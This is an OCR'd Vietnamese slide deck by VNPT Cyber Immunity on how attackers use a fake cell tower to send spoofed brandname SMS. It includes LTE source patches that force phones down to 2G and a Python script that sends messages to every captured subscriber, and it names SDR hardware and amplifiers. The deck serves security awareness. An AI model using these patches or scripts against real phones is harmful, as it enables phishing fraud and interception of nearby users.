HACKER đã giả mạo BTS phát tán tin nhắn lừa đảo SMS BRANDNAME như thế nào

Nội dung

01

“Ép” sóng nạn nhân

Kỹ thuật chuyển hướng khiến nạn nhân đang sử dụng sóng LTE về 2G

02

Giả mạo cột sóng

Tạo ra một mạng di động riêng, nhắn tin cho nạn nhân bằng brandname bất kỳ.

03

Vấn đề nằm ở đâu? Các nguy cơ khác?

Tất cả nhà mạng bỏ sóng 2G có phải là giải pháp?
Ngoại trừ giả mạo Brandname còn làm được gì khác?

04

Q&A

Hỏi đáp.

VNPT Cyber Immunity

01

“Ép” sóng nạn nhân

VNPT Cyber Immunity

“Ép” sóng nạn nhân

Kết nối với cột sóng LTE

Quy trình **điện thoại** khi kết nối với một **cột sóng LTE**

“Ép” sóng

Cách **HACKER** ép điện thoại của nạn nhân về sử dụng **sóng 2G**

Một số source code thú vị

Một số source code thú vị, patch lại mã nguồn LTE, để làm những điều thú vị

VNPT Cyber Immunity

Kết nối với cột sóng LTE

- (Power on)
- Cell search, MIB, SIB1, SIB2 and other SIBs

- PRACH preamble
- RACH response

- RRC Connection Request
- RRC Connection Setup
- RRC Connection Setup Complete + NAS: Attach request + ESM: PDN connectivity request


- RRC: DL info transfer + NAS: Authentication request

Unauthorized area
ATTACK SPACE!

- RRC: UL info transfer + NAS: Authentication response
- RRC: DL info transfer + NAS: Security mode command
- RRC: UL info transfer + NAS: Security mode completer
- ……

VNPT Cyber Immunity

“Ép” sóng



RRC Release message can bring the cell info which it can let cellphone re-direct to.

VNPT Cyber Immunity

Một số source code thú vị

```
@@ -1412,7 +1475,7 @@
         imsi_num = user->get_temp_id();
     }

-    attach_rej.emm_cause           = user->get_emm_cause();
+    attach_rej.emm_cause           = 2;
     attach_rej.esm_msg_present     = false;
     attach_rej.t3446_value_present = false;
     liblte_mme_pack_attach_reject_msg(&attach_rej, &msg);
```

VNPT Cyber Immunity

Một số source code thú vị

```
11705           // Release cause
11706           liblte_value_2_bits(con_release->release_cause, &msg_ptr, 2);
11707
11708           // Fill in the number of bits used
11709           msg->N_bits = msg_ptr - msg->msg;
11710
11711           err = LIBLTE_SUCCESS;
11712       }
11713
11714       return(err);
11715   }
```

SOURCE GỐC

```
12          // Release cause
13          liblte_value_2_bits(con_release->release_cause, &msg_ptr, 2);
14
15      +// redirectedcarrierinfo
16      +// geran // choice
17      +liblte_value_2_bits(1, &msg_ptr, 4);
18      +// arfcn no.
19      +liblte_value_2_bits(514, &msg_ptr, 10);
20      +// dcs1800
21      +liblte_value_2_bits(0, &msg_ptr, 1);
22      +// Choice of following ARFCN
23      +liblte_value_2_bits(0, &msg_ptr, 2);
24      +// explicit list
25      +liblte_value_2_bits(1, &msg_ptr, 5);
26      +// arfcn no.
27      +liblte_value_2_bits(514, &msg_ptr, 10);
28      +// Note that total bits should be octet aligned,
29      +// if not, pad it with zeros.
30          // Fill in the number of bits used
31          msg->N_bits = msg_ptr - msg->msg;
```

PATCH

VNPT Cyber Immunity

02

Giả mạo cột sóng

Giả mạo cột sóng

Hardware

Phần cứng để giả mạo cột sóng

Software

Phần mềm để giả mạo cột sóng


Khuyếch đại tín hiệu

Giả mạo diện rộng


VNPT Cyber Immunity

Hardware

bladeRF



Ettus / USRP B210



Software

Tham khảo Blog: https://sec.vnpt.vn/2021/03/lam-the-nao-de-gia-mao-cot-song-gia-mao-sms-brandname/


VNPT Cyber Immunity

Software

```
20
21      user_old = []
22
23      args = parser.parse_args()
24      while True:
25          try:
26              db = HLR.Database(args.hlr)
27              for user in db.get_subscribers():
28                  if (user not in user_old):
29                      extension = user[2]
30                      args.message = args.message.replace("\\n", "\n")
31                      print("Sending to ")
32                      print(extension)
33                      sms_smpp.send_message(args.extension, str(extension), args.message)
34                      time.sleep(1)
35                      user_old += [user]
36
37          except Exception as e:
38              print("[-] {}".format(e))
39              exit(1)
40
```


Khuyếch đại tín hiệu

- Các thiết bị bladeRF hay USRP chỉ mang tính chất làm cầu nối vận hành từ các phần mềm phát 5G/4G/3G/2G ra các tín hiệu sóng khá nhỏ.
- Phải sử dụng thêm các thiết bị khuyếch đại để tăng phạm vi tấn công giả mạo



China Repeater, RF Power Amplifier,...
Customized 2g 3G 4G 8W 10W...

Alibaba.com · Còn hàng
47dbm 2g 3g 4g Gsm Signal Pa...



Made-in-China.com
China Rf Power Amplifier, Rf Pow...

VNPT Cyber Immunity

03

Vấn đề nằm ở đâu? Các nguy cơ khác?

Vấn đề nằm ở đâu?
Các nguy cơ khác?

- Vấn đề nằm ở đâu ?
  1. Vấn đề nằm ở việc điện thoại vẫn hỗ trợ sóng 2G.
  2. Trình độ hiểu biết ATTT của người dùng.
- Các nguy cơ khác ?
  1. Target vào các VIP.

VNPT Cyber Immunity

04

Q&A